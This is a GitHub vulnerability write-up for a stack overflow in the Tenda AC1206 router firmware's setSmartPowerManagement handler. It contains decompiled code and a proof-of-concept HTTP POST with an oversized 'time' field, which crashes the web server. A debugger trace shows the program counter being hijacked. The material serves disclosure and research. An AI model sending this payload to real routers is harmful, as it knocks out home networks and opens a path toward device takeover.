Darry-lang1 / vuln Public

Code Issues 1 Pull requests Actions Projects Security ···

main vuln / Tenda / AC1206 / 2 /

Darry-lang1 Add files via upload ... on Aug 5 History

..

img 4 months ago

readme.md 4 months ago

readme.md


Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview：



AC1206 1200M 11ac无线穿墙王千兆口路由器 资料下载

AC1206升级软件 V15.03.06.23

关联产品：AC1206 更新日期：2018/1/6


1.此固件只适用于AC1206的机器升级，不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;

2.下载解压后，请使用有线连接路由器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用！

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服， 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the setSmartPowerManagement function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
char sleepLedType; // [sp+24h] [+24h]
char *powerSaveDelay; // [sp+28h] [+28h]
char *time; // [sp+2Ch] [+2Ch]
char *power_manage_enable; // [sp+30h] [+30h]
char hour_start[8]; // [sp+34h] [+34h] BYREF
char min_start[8]; // [sp+3Ch] [+3Ch] BYREF
char hour_end[8]; // [sp+44h] [+44h] BYREF
char min_end[8]; // [sp+4Ch] [+4Ch] BYREF
char starttime[128]; // [sp+54h] [+54h] BYREF
char endstart[128]; // [sp+D4h] [+D4h] BYREF
char old_close_type[32]; // [sp+154h] [+154h] BYREF

memset(hour_start, 0, sizeof(hour_start));
memset(min_start, 0, sizeof(min_start));
memset(hour_end, 0, sizeof(hour_end));
memset(min_end, 0, sizeof(min_end));
memset(starttime, 0, sizeof(starttime));
memset(endstart, 0, sizeof(endstart));
memset(old_close_type, 0, sizeof(old_close_type));
power_manage_enable = websGetVar(wp, "powerSavingEn", "0");
time = websGetVar(wp, "time", "00:00-7:30");
powerSaveDelay = websGetVar(wp, "powerSaveDelay", "1");
sleepLedType = websGetVar(wp, "ledCloseType", "allClose");
sscanf(time, "%[^:]:%[^-]-%[^:]:%s", hour_start, min_start, hour_end, min_end);
sprintf(starttime, "%s:%s", hour_start, min_start);
```

In the `setSmartPowerManagement` function, `time` (the value of `time`) we entered is formatted using the `sscanf` function and in the form of `%[^:]:%[^-]-%[^:]:%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `hour_start` 、 `min_start` 、 `hour_end` or `min_end` , it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/PowerSaveSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
bbb:1
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .




```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root
init_core_dump 1926: open core dump success
init_core_dump 1935: rlim_cur = 5242880, rlim_max = 5242880
D4rry@ubuntu:~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root/bin$ python 1.py
Yes:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
     ****** WeLoveLinux******
 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
create socket  fail -1
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]----------------------------webs.c,157
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 192.168.0.108 port = 80
webs: Listening for HTTP requests at address 192.168.0.108
Unsupported setsockopt level=65535 optname=128
connect: No such file or directory
Connect to server failed.
Unsupported setsockopt level=65535 optname=128
Unsupported setsockopt level=65535 optname=128
Unsupported setsockopt level=65535 optname=128
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
```

```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root/bin
A3   0x0
T0   0x2010
T1   0x560048 ◂— 0x0
T2   0x21
T3   0x432d6568 ('he-C')
T4   0x72746e6f ('ontr')
T5   0x203a6c6f ('ol: ')
T6   0x632d6f6e ('no-c')
T7   0x65686361 ('ache')
T8   0x7fffffff
T9   0x40d6d0 (ballocGetSize) ◂— addiu  $sp, $sp, -0x18
S0   0x40bf90 (_init) ◂— lui    $gp, 0x14
S1   0x40c020 (__start) ◂— move   $zero, $ra /* '!' */
S2   0x0
S3   0x0
S4   0x0
S5   0x0
S6   0x0
S7   0x0
S8   0x61616161 ('aaaa')
FP   0x76ffea78 —▸ 0x55c998 ◂— 0x0
SP   0x76ffea78 —▸ 0x55c998 ◂— 0x0
PC   0x616161
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
Invalid address 0x616161

──────────────────────────────────────[ STACK ]───────────────────────────────────────
00:0000│ fp sp  0x76ffea78 —▸ 0x55c998 ◂— 0x0
01:0004│        0x76ffea7c —▸ 0x76ffeaa8 ◂— 'PowerSaveSet'
02:0008│        0x76ffea80 —▸ 0x562688 ◂— 0x656d6974 ('time')
03:000c│        0x76ffea84 —▸ 0x4234d8 (valueString+148) ◂— lw     $gp, 0x10($fp)
04:0010│        0x76ffea88 —▸ 0x545e30 (temp_gb2_sort_Tbl+21784) ◂— 0x0
05:0014│        0x76ffea8c —▸ 0x40d2b8 (balloc+652) ◂— lw     $gp, 0x10($fp)
06:0018│        0x76ffea90 —▸ 0x4d4174 (setSmartPowerManagement) ◂— lui    $gp, 7
07:001c│        0x76ffea94 —▸ 0x76ffeaa8 ◂— 'PowerSaveSet'
────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────
 ► f 0   616161
──────────────────────────────────────────────────────────────────────────────────────

Program received signal SIGSEGV
pwndbg> 
```

As shown in the figure above, we can hijack PC registers.



```
/ # ls -l
total 48
drwxr-xr-x    2 1000     1000          4096 Aug  4 12:10 bin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 dev
lrwxrwxrwx    1 1000     1000             8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 etc_ro
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 home -> /var/home
lrwxrwxrwx    1 1000     1000            11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x    3 1000     1000          4096 Sep  6  2017 lib
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 mnt
drwxr-xr-x    3 1000     1000          4096 Aug  4 09:55 proc
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 root -> /var/root
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sbin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sys
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 tmp
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 usr
drwxr-xr-x    6 1000     1000          4096 Aug  4 09:06 var
lrwxrwxrwx    1 1000     1000            12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x    7 1000     1000          4096 Sep  6  2017 webroot_ro
/ # 
```

Finally, you also can write exp to get a stable root shell.